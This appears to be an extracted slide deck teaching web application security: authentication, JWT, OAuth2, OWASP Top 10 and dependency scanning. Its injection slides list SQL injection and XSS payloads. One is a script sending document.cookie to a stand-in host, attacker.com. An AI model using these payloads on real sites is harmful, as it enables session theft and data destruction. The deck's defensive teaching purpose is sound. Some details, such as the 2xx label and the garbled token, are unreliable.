



# **Web Application Security**

# Agenda



## User Security


### Identification

### Authentication

- Http Session
- JWT
- MFA
- SSO
- Remember Me

### Authorization

- OAuth2



## Application Security

### Top 10

### Injectons


### Data Exposure

# 1. User Security


---



# User Session



# Identification, Authentication and Authorization



# Authentication Mechanisms

Username and Password

One Time Password

Single Sign On


- OAuth 2.0
- SAML 2.0
- OpenID

Remember Me

...

# HTTP Session

---



# JSON Web Token

<https://jwt.io>

1 eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.2 eyJzdWliOiIiOiIyMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyLnYyZy54bPfbIHMI6arZ3Y922BhjWgQzWXcXNrZ0ogtVhfEd2o 3

1

Header

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

2

Payload

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "iat": 1516239022
}
```

3


Signature

```
HMACSHA256(
  BASE64URL(header)
  .
  BASE64URL(payload) ,
  secret)
```



# JSON Web Token

---



# What to use


## JSON Web Token

- well suitable for inter-service communication
- contains comprehensive info
- good for scalability

## Http Session

- easy to start and setup
- easier client code (browser)
- simpler to implement securely


# MFA




# SSO

---

**Without Single Sign On (SSO)**



**With SSO**



# Remember Me

---

## Log In

New to JustGiving? [Sign Up](#)

Email

Password

 [Show](#)

Remember me

Continue

# Authorization



**Authorities** - represents actions available for user:


READ\_USERS  
DELETE\_USERS  
ADD\_ORDER  
MODIFY\_GOODS  
...



**Roles** - represent user permission in a group-like approach:


ROLE\_ANONYMOUS  
ROLE\_GUEST  
ROLE\_USER  
ROLE\_ADMIN  
ROLE\_SUPER\_ADMIN  
...

 SIGN UP WITH FACEBOOK

 Log in With Facebook - Google Chrome

Secure | [https://www.facebook.com/v2.2/dialog/oauth?redirect\\_uri=https%3A%2F%2Fsta...](https://www.facebook.com/v2.2/dialog/oauth?redirect_uri=https%3A%2F%2Fsta...)



**Spotify** will receive:  
your public profile, friend list, email address and birthday. 

 [Edit This](#)


**Continue as Bob**

OAuth2

# OAuth2

- **Resource Owner**: Entity that is capable of granting access to protected resources (Us)
- **Resource Server**: Server that hosts the protected resources and handles requests for access
- **Client**: Application that wants to access the Resource Server and perform actions on behalf of the Resource Owner
- **Authorization Server**: Server that knows the Resource Owner and can authorize the Client to access the Resource Server





OAuth2  
flow

# HTTP Codes


---

2xx - Informational	3xx - Redirect	4xx - Client Error	5xx - Server Error
200: OK	301: Moved Permanently	400: Bad Request	500: Internal Server Error
201: Created	302: Found	401: Unauthorized	501: Not Implemented
202: Accepted	307: Temporary Redirect	403: Forbidden	502: Bad Gateway
204: No Content		404: Not Found	503: Service Unavailable
...	...	...	...

# 2. Application Security

---





<https://owasp.org/Top10>

**Validation:**  
FE – Optional  
BE - Required





# SQL Injection

---

- 105 OR 1=1
- 105; DROP TABLE Suppliers
- +(select\*from(select(sleep(20)))a)+
- aaaaaaa' UNION SELECT 'key';--
- ...



# XSS

- `https://website.com/page?"><svg/onload=alert(/OPENBUGBOUNTY/)>`
- `<img src='https://localhost:8080'/>/yikes?jwt='+JSON.stringify(localStorage);'--!>`

Application Form

CC

Application Code

```
(String) page += "<input name='creditcard' type='TEXT' value='"+Crequest.getParameterC()+">";
```

Attack Form

CC

Malicious HTML snippet to steal user's session

```
'><script>document.location=  
'http://www.attacker.com/cgi-bin/cookie.cgi?  
foo='+document.cookie</script>'.
```

# Dependencies



Dependency-Check is an open source tool performing a best effort analysis of 3rd party dependencies; false positives and false negatives may exist in the analysis performed by the tool. Use of the tool and the reporting provided constitutes acceptance for use in an AS IS condition, and there are NO warranties, implied or otherwise, with OWASP or held liable for any damages whatsoever arising out of or in connection with the use of this tool, the analysis performed, or the resulting report.

[How to read the report](#) | [Suppressing false positives](#) | [Getting Help: github issues](#)

♡ [Sponsor](#)

## Project: vulnerability-demo

io.github.chameerar:vulnerability-demo:0.0.1-SNAPSHOT

Scan Information ([show all](#)):

- [dependency-check](#) version: 6.5.1
- [Report Generated On](#): Sun, 16 Jul 2023 12:26:41 +0530
- [Dependencies Scanned](#): 34 (17 unique)
- [Vulnerable Dependencies](#): 3
- [Vulnerabilities Found](#): 6
- [Vulnerabilities Suppressed](#): 0
- ...

## Summary

Display: [Showing Vulnerable Dependencies \(click to show all\)](#)

Dependency	Vulnerability IDs	Package	Highest Severity	CVE Count	Confidence	Evidence Count
<a href="#">jackson-core-2.15.2.jar</a>	<a href="#">cpe:2.3:a:fastxml:jackson-modules-java8:2.15.2:*:*:*:*:*</a> <a href="#">cpe:2.3:a:json-java_project:json-java:2.15.2:*:*:*:*</a>	pkg:maven/com.fastxml.jackson.core/jackson-core@2.15.2	HIGH	1	Low	50
